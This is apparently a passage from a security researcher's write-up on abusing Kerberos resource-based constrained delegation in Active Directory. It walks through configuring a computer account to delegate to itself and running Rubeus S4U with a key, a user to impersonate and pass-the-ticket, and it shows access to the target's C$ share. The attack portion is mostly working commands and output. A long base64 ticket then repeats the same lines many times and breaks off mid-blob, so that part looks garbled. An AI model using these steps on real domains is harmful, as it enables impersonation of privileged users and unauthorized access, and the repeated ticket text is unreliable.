When Microsoft introduced resource-based constrained delegation, it transformed users and computers into strong, independent AD objects, which are able to configure this new “incoming” delegation for themselves. By default, all resources have an Access Control Entry (ACE) that permits them to configure resource-based constrained delegation for themselves. However, if an attacker has credentials for the account, they can forge a silver ticket and gain access to it anyway.

The problem with silver tickets is that, when forged, they do not have a PAC with a valid KDC signature. If the target host is configured to [validate KDC PAC Signature](#), the silver ticket will not work. There may also be other security solutions that can detect silver ticket usage.

However, if we have credentials for a computer account or even just a TGT, we can configure resource-based constrained delegation from that account to itself, and then use S4U2Self and S4U2Proxy to obtain a TGS for an arbitrary user.

The abuse case would work as follows:

1. The attacker compromises credentials or a TGT for a computer account ("Service A").
2. The attacker configures resource-based constrained delegation from Service A to itself.

```
PS C:\Users\unprivileged\Desktop> Set-ADComputer ServiceA -PrincipalsAllowedToDelegateToAccount ServiceA$
PS C:\Users\unprivileged\Desktop> Get-ADComputer ServiceA -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName      : CN=SERVICEA,CN=Computers,DC=shenanigans,DC=labs
DNSHostName             : ServiceA.shenanigans.labs
Enabled                 : True
Name                    : SERVICEA
ObjectClass              : computer
ObjectGUID              : 169be622-27b2-4f1b-8fb5-fac0d0ae7f11
PrincipalsAllowedToDelegateToAccount : {CN=SERVICEA,CN=Computers,DC=shenanigans,DC=labs}
SamAccountName          : SERVICEA$
SID                     : S-1-5-21-1504449748-3058063015-729523975-1107
UserPrincipalName       :
```

3. The attacker uses Rubeus to perform a full S4U attack and obtain a TGS for a user with privileged access to Service A.

4. The attacker can pass-the-ticket and impersonate the user to access Service A.


```
PS C:\Users\unprivileged\Desktop> ls \\servicea.shenanigans.labs\C$

Directory: \\servicea.shenanigans.labs\C$

Mode                LastWriteTime         Length Name
----                -
d-----           2/23/2018   11:06 AM             PerfLogs
d-r---           1/1/2019    1:40 AM             Program Files
d-----          12/31/2018   12:29 PM             Program Files (x86)
d-r---          12/31/2018    7:19 AM              Users
d-----           1/1/2019    1:40 AM             Windows

PS C:\Users\unprivileged\Desktop>
```

The following diagram illustrates this scenario:



Video demonstration of this scenario:

Reflective resource-based constrained delegation

Elad Shamir



Regarder sur

<https://youtu.be/63RoJrDMUFg>

This reflective resource-based constrained delegation is, in fact, equivalent to S4U2Self when the account has the TrustedToAuthForDelegation flag set (also known as "protocol transition"), as it allows the account to obtain a forwardable TGS for itself on behalf of users. However, if an account is configured for classic constrained delegation with "Kerberos only" (TrustedToAuthForDelegation is not set and msDS-AllowedToDelegateTo is not null), then the classic conditions take precedence over the resource-based conditions, and so S4U2Self responds with a non-forwardable TGS and S4U2Proxy fails.


```

PS C:\Users\unprivileged\Desktop> ./Rubeus.exe s4u /user:ServiceA$ /aes256:6c607b100f9c3bed975c7fe9a745ce7a1afb871fa8ede0e21cb349ae7437a730 /domain:shenanigans.labs /msdsspn:cifs/servicea.shenanigans.labs /impersonateuser:sensitive /ptt


Rubeus

v1.2.1

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 6c607b100f9c3bed975c7fe9a745ce7a1afb871fa8ede0e21cb349ae7437a730
[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building AS-REQ (w/ preauth) for: 'shenanigans.labs\ServiceA$'
[*] Connecting to 172.31.9.24:88
[*] Sent 245 bytes
[*] Received 1537 bytes
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFTDCCBUigAwIBBAEDAgEwooiERDCCBEHggQ8MIIEOKADAgEFoRiBfEFNIRU58Tk1HQUS5TLkxwBQ10iJTaJtaoAMCAQKHDAAGWzrcmJ0Z3QbEHN0ZW5hbm1nYW5zLm
xhYn0jggP0MIID8KADAgESooCAQKigP8iID3toxukKdNk5LTxhRtGLcCNlWHA2cKhm1JqZwDdc3CwECHZY6NA414jj7426NXJUEhU8zsaakvpbuQpAUehbJf9R
pmsfy2069qsA4nuJDP7UeorOm47Esw90oeG8hE6z9W2d0ddv6y6hziU9lJnkZDZwhB4yBj8zYrIVeC2GHCS6E6HdaAGwdkk+jH/EscQgREWC8wkqnsf8Cs+9Yoeu
x1svhjSgr/js4aRPVKm5+ooHVU1Z8z1Iz4N7rk5LmjVbswN00GtqinZYfKNfteFysjvq0v+F4F+JIKkwXSk9u9zK1V3LU8LoMQMIDiiWUA1K3utuzK9GwsPsv2up
+oh+B81wqh/cvfjathoybtzkJD3NRU0CwfixHnxW9VMD/eRnUKklZigpw/r3p7kuH7XDEfWR7zi/FxKMGLru1FPzSNYOGypJrwmWdHBzabQesDEBKZCpBu2ScxmV
VEOYJ9FYVmnLLjxawitnls/FPdk5f0pPthRw/PL3ppYOURCiwZKCoQWH3EE/XfnqPT+Zv+ukg9Ugc4NL0Wz18x3tyEB00gCkI/tou6+SkfQzdfMQqrvbXE+ULQAMJQ
OcIS4+b2L8db9dGdVlBhQgCtqr5Ryowj8ou1NIqv+bQbR1tGtGraFpL6fPchw28718Mb/6auXMMkDufDC5agNM6wTwfa05tGIHJNQca5jGLEnQJzm0fxXgnUqDbfHf
U9mTgt28tonu7r7AmdXgt/Xi9k9jPOWKC06F4iBzZBkbhTJ81mgt4i+hioBkh268+dcftU4xbGnF2mbUKcRUUViXa1pLOBBV3fw56G8jBT0JUJ9HQz5Y8JpCgQHspF8
gSgVl34ze7hwxK2CaZnRdfkNqoQldqr4200Brho/hjF0Z9RjTzTz+z0Hz1VVerhB8QpNC/7JdL3pPRZNRLG6NG6IthtLtmw71VVCNzeIjH9RCsjI7id2I19ywdncl4
CTHfax/81QD2LNSGcr4JLswfPpaVrarc35hi1N43rgLj7H4HV/4ue2iytXZ+ZiLGSVUS41XeIXTNxbmJCU4/ayAGbxvnyi810c1vrkObbsXrZws828BRCi/whWbOE
MgZiIeX8siB6Cac6GYXgsK8MzmWyxj+S8NHU0oSQmMmxgJ1r9cav+8e2AUHJbzj2D2C6cx+pot29BpeEz9Llv0I/TGvPN1eT4kentaJum7VDz49uNjLH50RjJrVeQ
4Iv2BF08CymWqIMZv8I21ScaARNmyQ7jgDLV6v+TN33JaiVieId1bb9gG//91IO+azAGSwNcjBkuiE0Dagx+GuEtCRHnpUcIgxK0B8zCB8KADAgEaooh0BIH1fYH1
MHf0T4HcmIH2MIHwocswKADAgESoIEIC0mHKQfhnPw9XDubUunaL5Ftv13ipkwf7Go6WUveMpoRUIEFNIRU58Tk1HQUS5TLkxwBQ10iJTaJtaoAMCAQKHDAAGWzrcmJ0Z3QbEHN0ZW5hbm1nYW5zLm
J2Awn1QSSjggR9MIIEEaADAgESooCAQKigP8iID3toxukKdNk5LTxhRtGLcCNlWHA2cKhm1JqZwDdc3CwECHZY6NA414jj7426NXJUEhU8zsaakvpbuQpAUehbJf9R
pmsfy2069qsA4nuJDP7UeorOm47Esw90oeG8hE6z9W2d0ddv6y6hziU9lJnkZDZwhB4yBj8zYrIVeC2GHCS6E6HdaAGwdkk+jH/EscQgREWC8wkqnsf8Cs+9Yoeu
x1svhjSgr/js4aRPVKm5+ooHVU1Z8z1Iz4N7rk5LmjVbswN00GtqinZYfKNfteFysjvq0v+F4F+JIKkwXSk9u9zK1V3LU8LoMQMIDiiWUA1K3utuzK9GwsPsv2up
+oh+B81wqh/cvfjathoybtzkJD3NRU0CwfixHnxW9VMD/eRnUKklZigpw/r3p7kuH7XDEfWR7zi/FxKMGLru1FPzSNYOGypJrwmWdHBzabQesDEBKZCpBu2ScxmV
VEOYJ9FYVmnLLjxawitnls/FPdk5f0pPthRw/PL3ppYOURCiwZKCoQWH3EE/XfnqPT+Zv+ukg9Ugc4NL0Wz18x3tyEB00gCkI/tou6+SkfQzdfMQqrvbXE+ULQAMJQ
OcIS4+b2L8db9dGdVlBhQgCtqr5Ryowj8ou1NIqv+bQbR1tGtGraFpL6fPchw28718Mb/6auXMMkDufDC5agNM6wTwfa05tGIHJNQca5jGLEnQJzm0fxXgnUqDbfHf
U9mTgt28tonu7r7AmdXgt/Xi9k9jPOWKC06F4iBzZBkbhTJ81mgt4i+hioBkh268+dcftU4xbGnF2mbUKcRUUViXa1pLOBBV3fw56G8jBT0JUJ9HQz5Y8JpCgQHspF8
gSgVl34ze7hwxK2CaZnRdfkNqoQldqr4200Brho/hjF0Z9RjTzTz+z0Hz1VVerhB8QpNC/7JdL3pPRZNRLG6NG6IthtLtmw71VVCNzeIjH9RCsjI7id2I19ywdncl4
CTHfax/81QD2LNSGcr4JLswfPpaVrarc35hi1N43rgLj7H4HV/4ue2iytXZ+ZiLGSVUS41XeIXTNxbmJCU4/ayAGbxvnyi810c1vrkObbsXrZws828BRCi/whWbOE
MgZiIeX8siB6Cac6GYXgsK8MzmWyxj+S8NHU0oSQmMmxgJ1r9cav+8e2AUHJbzj2D2C6cx+pot29BpeEz9Llv0I/TGvPN1eT4kentaJum7VDz49uNjLH50RjJrVeQ
4Iv2BF08CymWqIMZv8I21ScaARNmyQ7jgDLV6v+TN33JaiVieId1bb9gG//91IO+azAGSwNcjBkuiE0Dagx+GuEtCRHnpUcIgxK0B8zCB8KADAgEaooh0BIH1fYH1
MHf0T4HcmIH2MIHwocswKADAgESoIEIC0mHKQfhnPw9XDubUunaL5Ftv13ipkwf7Go6WUveMpoRUIEFNIRU58Tk1HQUS5TLkxwBQ10iJTaJtaoAMCAQKHDAAGWzrcmJ0Z3QbEHN0ZW5hbm1nYW5zLm
J2Awn1QSSjggR9MIIEEaADAgESooCAQKigP8iID3toxukKdNk5LTxhRtGLcCNlWHA2cKhm1JqZwDdc3CwECHZY6NA414jj7426NXJUEhU8zsaakvpbuQpAUehbJf9R
pmsfy2069qsA4nuJDP7UeorOm47Esw90oeG8hE6z9W2d0ddv6y6hziU9lJnkZDZwhB4yBj8zYrIVeC2GHCS6E6HdaAGwdkk+jH/EscQgREWC8wkqnsf8Cs+9Yoeu
x1svhjSgr/js4aRPVKm5+ooHVU1Z8z1Iz4N7rk5LmjVbswN00GtqinZYfKNfteFysjvq0v+F4F+JIKkwXSk9u9zK1V3LU8LoMQMIDiiWUA1K3utuzK9GwsPsv2up
+oh+B81wqh/cvfjathoybtzkJD3NRU0CwfixHnxW9VMD/eRnUKklZigpw/r3p7kuH7XDEfWR7zi/FxKMGLru1FPzSNYOGypJrwmWdHBzabQesDEBKZCpBu2ScxmV
VEOYJ9FYVmnLLjxawitnls/FPdk5f0pPthRw/PL3ppYOURCiwZKCoQWH3EE/XfnqPT+Zv+ukg9Ugc4NL0Wz18x3tyEB00gCkI/tou6+SkfQzdfMQqrvbXE+ULQAMJQ
OcIS4+b2L8db9dGdVlBhQgCtqr5Ryowj8ou1NIqv+bQbR1tGtGraFpL6fPchw28718Mb/6auXMMkDufDC5agNM6wTwfa05tGIHJNQca5jGLEnQJzm0fxXgnUqDbfHf
U9mTgt28tonu7r7AmdXgt/Xi9k9jPOWKC06F4iBzZBkbhTJ81mgt4i+hioBkh268+dcftU4xbGnF2mbUKcRUUViXa1pLOBBV3fw56G8jBT0JUJ9HQz5Y8JpCgQHspF8
gSgVl34ze7hwxK2CaZnRdfkNqoQldqr4200Brho/hjF0Z9RjTzTz+z0Hz1VVerhB8QpNC/7JdL3pPRZNRLG6NG6IthtLtmw71VVCNzeIjH9RCsjI7id2I19ywdncl4
CTHfax/81QD2LNSGcr4JLswfPpaVrarc35hi1N43rgLj7H4HV/4ue2iytXZ+ZiLGSVUS41XeIXTNxbmJCU4/ayAGbxvnyi810c1vrkObbsXrZws828BRCi/whWbOE
MgZiIeX8siB6Cac6GYXgsK8MzmWyxj+S8NHU0oSQmMmxgJ1r9cav+8e2AUHJbzj2D2C6cx+pot29BpeEz9Llv0I/TGvPN1eT4kentaJum7VDz49uNjLH50RjJrVeQ
4Iv2BF08CymWqIMZv8I21ScaARNmyQ7jgDLV6v+TN33JaiVieId1bb9gG//91IO+azAGSwNcjBkuiE0Dagx+GuEtCRHnpUcIgxK0B8zCB8KADAgEaooh0BIH1fYH1
MHf0T4HcmIH2MIHwocswKADAgESoIEIC0mHKQfhnPw9XDubUunaL5Ftv13ipkwf7Go6WUveMpoRUIEFNIRU58Tk1HQUS5TLkxwBQ10iJTaJtaoAMCAQKHDAAGWzrcmJ0Z3QbEHN0ZW5hbm1nYW5zLm
J2Awn1QSSjggR9MIIEEaADAgESooCAQKigP8iID3toxukKdNk5LTxhRtGLcCNlWHA2cKhm1JqZwDdc3CwECHZY6NA414jj7426NXJUEhU8zsaakvpbuQpAUehbJf9R
pmsfy2069qsA4nuJDP7UeorOm47Esw90oeG8hE6z9W2d0ddv6y6hziU9lJnkZDZwhB4yBj8zYrIVeC2GHCS6E6HdaAGwdkk+jH/EscQgREWC8wkqnsf8Cs+9Yoeu
x1svhjSgr/js4aRPVKm5+ooHVU1Z8z1Iz4N7rk5LmjVbswN00GtqinZYfKNfteFysjvq0v+F4F+JIKkwXSk9u9zK1V3LU8LoMQMIDiiWUA1K3utuzK9GwsPsv2up
+oh+B81wqh/cvfjathoybtzkJD3NRU0CwfixHnxW9VMD/eRnUKklZigpw/r3p7kuH7XDEfWR7zi/FxKMGLru1FPzSNYOGypJrwmWdHBzabQesDEBKZCpBu2ScxmV
VEOYJ9FYVmnLLjxawitnls/FPdk5f0pPthRw/PL3ppYOURCiwZKCoQWH3EE/XfnqPT+Zv+ukg9Ugc4NL0Wz18x3tyEB00gCkI/tou6+SkfQzdfMQqrvbXE+ULQAMJQ
OcIS4+b2L8db9dGdVlBhQgCtqr5Ryowj8ou1NIqv+bQbR1tGtGraFpL6fPchw28718Mb/6auXMMkDufDC5agNM6wTwfa05tGIHJNQca5jGLEnQJzm0fxXgnUqDbfHf
U9mTgt28tonu7r7AmdXgt/Xi9k9jPOWKC06F4iBzZBkbhTJ81mgt4i+hioBkh268+dcftU4xbGnF2mbUKcRUUViXa1pLOBBV3fw56G8jBT0JUJ9HQz5Y8JpCgQHspF8
gSgVl34ze7hwxK2CaZnRdfkNqoQldqr4200Brho/hjF0Z9RjTzTz+z0Hz1VVerhB8QpNC/7JdL3pPRZNRLG6NG6IthtLtmw71VVCNzeIjH9RCsjI7id2I19ywdncl4
CTHfax/81QD2LNSGcr4JLswfPpaVrarc35hi1N43rgLj7H4HV/4ue2iytXZ+ZiLGSVUS41XeIXTNxbmJCU4/ayAGbxvnyi810c1vrkObbsXrZws828BRCi/whWbOE
MgZiIeX8siB6Cac6GYXgsK8MzmWyxj+S8NHU0oSQmMmxgJ1r9cav+8e2AUHJbzj2D2C6cx+pot29BpeEz9Llv0I/TGvPN1eT4kentaJum7VDz49uNjLH50RjJrVeQ
4Iv2BF08CymWqIMZv8I21ScaARNmyQ7jgDLV6v+TN33JaiVieId1bb9gG//91IO+azAGSwNcjBkuiE0Dagx+GuEtCRHnpUcIgxK0B8zCB8KADAgEaooh0BIH1fYH1
MHf0T4HcmIH2MIHwocswKADAgESoIEIC0mHKQfhnPw9XDubUunaL5Ftv13ipkwf7Go6WUveMpoRUIEFNIRU58Tk1HQUS5TLkxwBQ10iJTaJtaoAMCAQKHDAAGWzrcmJ0Z3QbEHN0ZW5hbm1nYW5zLm
J2Awn1QSSjggR9MIIEEaADAgESooCAQKigP8iID3toxukKdNk5LTxhRtGLcCNlWHA2cKhm1JqZwDdc3CwECHZY6NA414jj7426NXJUEhU8zsaakvpbuQpAUehbJf9R
pmsfy2069qsA4nuJDP7UeorOm47Esw90oeG8hE6z9W2d0ddv6y6hziU9lJnkZDZwhB4yBj8zYrIVeC2GHCS6E6HdaAGwdkk+jH/EscQgREWC8wkqnsf8Cs+9Yoeu
x1svhjSgr/js4aRPVKm5+ooHVU1Z8z1Iz4N7rk5LmjVbswN00GtqinZYfKNfteFysjvq0v+F4F+JIKkwXSk9u9zK1V3LU8LoMQMIDiiWUA1K3utuzK9GwsPsv2up
+oh+B81wqh/cvfjathoybtzkJD3NRU0CwfixHnxW9VMD/eRnUKklZigpw/r3p7kuH7XDEfWR7zi/FxKMGLru1FPzSNYOGypJrwmWdHBzabQesDEBKZCpBu2ScxmV
VEOYJ9FYVmnLLjxawitnls/FPdk5f0pPthRw/PL3ppYOURCiwZKCoQWH3EE/XfnqPT+Zv+ukg9Ugc4NL0Wz18x3tyEB00gCkI/tou6+SkfQzdfMQqrvbXE+ULQAMJQ
OcIS4+b2L8db9dGdVlBhQgCtqr5Ryowj8ou1NIqv+bQbR1tGtGraFpL6fPchw28718Mb/6auXMMkDufDC5agNM6wTwfa05tGIHJNQca5jGLEnQJzm0fxXgnUqDbfHf
U9mTgt28tonu7r7AmdXgt/Xi9k9jPOWKC06F4iBzZBkbhTJ81mgt4i+hioBkh268+dcftU4xbGnF2mbUKcRUUViXa1pLOBBV3fw56G8jBT0JUJ9HQz5Y8JpCgQHspF8
gSgVl34ze7hwxK2CaZnRdfkNqoQldqr4200Brho/hjF0Z9RjTzTz+z0Hz1VVerhB8QpNC/7JdL3pPRZNRLG6NG6IthtLtmw71VVCNzeIjH9RCsjI7id2I19ywdncl4
CTHfax/81QD2LNSGcr4JLswfPpaVrarc35hi1N43rgLj7H4HV/4ue2iytXZ+ZiLGSVUS41XeIXTNxbmJCU4/ayAGbxvnyi810c1vrkObbsXrZws828BRCi/whWbOE
MgZiIeX8siB6Cac6GYXgsK8MzmWyxj+S8NHU0oSQmMmxgJ1r9cav+8e2AUHJbzj2D2C6cx+pot29BpeEz9Llv0I/TGvPN1eT4kentaJum7VDz49uNjLH50RjJrVeQ
4Iv2BF08CymWqIMZv8I21ScaARNmyQ7jgDLV6v+TN33JaiVieId1bb9gG//91IO+azAGSwNcjBkuiE0Dagx+GuEtCRHnpUcIgxK0B8zCB8KADAgEaooh0BIH1fYH1
MHf0T4HcmIH2MIHwocswKADAgESoIEIC0mHKQfhnPw9XDubUunaL5Ftv13ipkwf7Go6WUveMpoRUIEFNIRU58Tk1HQUS5TLkxwBQ10iJTaJtaoAMCAQKHDAAGWzrcmJ0Z3QbEHN0ZW5hbm1nYW5zLm
J2Awn1QSSjggR9MIIEEaADAgESooCAQKigP8iID3toxukKdNk5LTxhRtGLcCNlWHA2cKhm1JqZwDdc3CwECHZY6NA414jj7426NXJUEhU8zsaakvpbuQpAUehbJf9R
pmsfy2069qsA4nuJDP7UeorOm47Esw90oeG8hE6z9W2d0ddv6y6hziU9lJnkZDZwhB4yBj8zYrIVeC2GHCS6E6HdaAGwdkk+jH/EscQgREWC8wkqnsf8Cs+9Yoeu
x1svhjSgr/js4aRPVKm5+ooHVU1Z8z1Iz4N7rk5LmjVbswN00GtqinZYfKNfteFysjvq0v+F4F+JIKkwXSk9u9zK1V3LU8LoMQMIDiiWUA1K3utuzK9GwsPsv2up
+oh+B81wqh/cvfjathoybtzkJD3NRU0CwfixHnxW9VMD/eRnUKklZigpw/r3p7kuH7XDEfWR7zi/FxKMGLru1FPzSNYOGypJrwmWdHBzabQesDEBKZCpBu2ScxmV
VEOYJ9FYVmnLLjxawitnls/FPdk5f0pPthRw/PL3ppYOURCiwZKCoQWH3EE/XfnqPT+Zv+ukg9Ugc4NL0Wz18x3tyEB00gCkI/tou6+SkfQzdfMQqrvbXE+ULQAMJQ
OcIS4+b2L8db9dGdVlBhQgCtqr5Ryowj8ou1NIqv+bQbR1tGtGraFpL6fPchw28718Mb/6auXMMkDufDC5agNM6wTwfa05tGIHJNQca5jGLEnQJzm0fxXgnUqDbfHf
U9mTgt28tonu7r7AmdXgt/Xi9k9jPOWKC06F4iBzZBkbhTJ81mgt4i+hioBkh268+dcftU4xbGnF2mbUKcRUUViXa1pLOBBV3fw56G8jBT0JUJ9HQz5Y8JpCgQHspF8
gSgVl34ze7hwxK2CaZnRdfkNqoQldqr4200Brho/hjF0Z9RjTzTz+z0Hz1VVerhB8QpNC/7JdL3pPRZNRLG6NG6IthtLtmw71VVCNzeIjH9RCsjI7id2I19ywdncl4
CTHfax/81QD2LNSGcr4JLswfPpaVrarc35hi1N43rgLj7H4HV/4ue2iytXZ+ZiLGSVUS41XeIXTNxbmJCU4/ayAGbxvnyi810c1vrkObbsXrZws828BRCi/whWbOE
MgZiIeX8siB6Cac6GYXgsK8MzmWyxj+S8NHU0oSQmMmxgJ1r9cav+8e2AUHJbzj2D2C6cx+pot29BpeEz9Llv0I/TGvPN1eT4kentaJum7VDz49uNjLH50RjJrVeQ
4Iv2BF08CymWqIMZv8I21ScaARNmyQ7jgDLV6v+TN33JaiVieId1bb9gG//91IO+azAGSwNcjBkuiE0Dagx+GuEtCRHnpUcIgxK0B8zCB8KADAgEaooh0BIH1fYH1
MHf0T4HcmIH2MIHwocswKADAgESoIEIC0mHKQfhnPw9XDubUunaL5Ftv13ipkwf7Go6WUveMpoRUIEFNIRU58Tk1HQUS5TLkxwBQ10iJTaJtaoAMCAQKHDAAGWzrcmJ0Z3QbEHN0ZW5hbm1nYW5zLm
J2Awn1QSSjggR9MIIEEaADAgESooCAQKigP8iID3toxukKdNk5LTxhRtGLcCNlWHA2cKhm1JqZwDdc3CwECHZY6NA414jj7426NXJUEhU8zsaakvpbuQpAUehbJf9R
pmsfy2069qsA4nuJDP7UeorOm47Esw90oeG8hE6z9W2d0ddv6y6hziU9lJnkZDZwhB4yBj8zYrIVeC2GHCS6E6HdaAGwdkk+jH/EscQgREWC8wkqnsf8Cs+9Yoeu
x1svhjSgr/js4aRPVKm5+ooHVU1Z8z1Iz4N7rk5LmjVbswN00GtqinZYfKNfteFysjvq0v+F4F+JIKkwXSk9u9zK1V3LU8LoMQMIDiiWUA1K3utuzK9GwsPsv2up
+oh+B81wqh/cvfjathoybtzkJD3NRU0CwfixHnxW9VMD/eRnUKklZigpw/r3p7kuH7XDEfWR7zi/FxKMGLru1FPzSNYOGypJrwmWdHBzabQesDEBKZCpBu2ScxmV
VEOYJ9FYVmnLLjxawitnls/FPdk5f0pPthRw/PL3ppYOURCiwZKCoQWH3EE/XfnqPT+Zv+ukg9Ugc4NL0Wz18x3tyEB00gCkI/tou6+SkfQzdfMQqrvbXE+ULQAMJQ
OcIS4+b2L8db9dGdVlBhQgCtqr5Ryowj8ou1NIqv+bQbR1tGtGraFpL6fPchw28718Mb/6auXMMkDufDC5agNM6wTwfa05tGIHJNQca5jGLEnQJzm0fxXgnUqDbfHf
U9mTgt28tonu7r7AmdXgt/Xi9k9jPOWKC06F4iBzZBkbhTJ81mgt4i+hioBkh268+dcftU4xbGnF2mbUKcRUUViXa1pLOBBV3fw56G8jBT0JUJ9HQz5Y8JpCgQHspF8
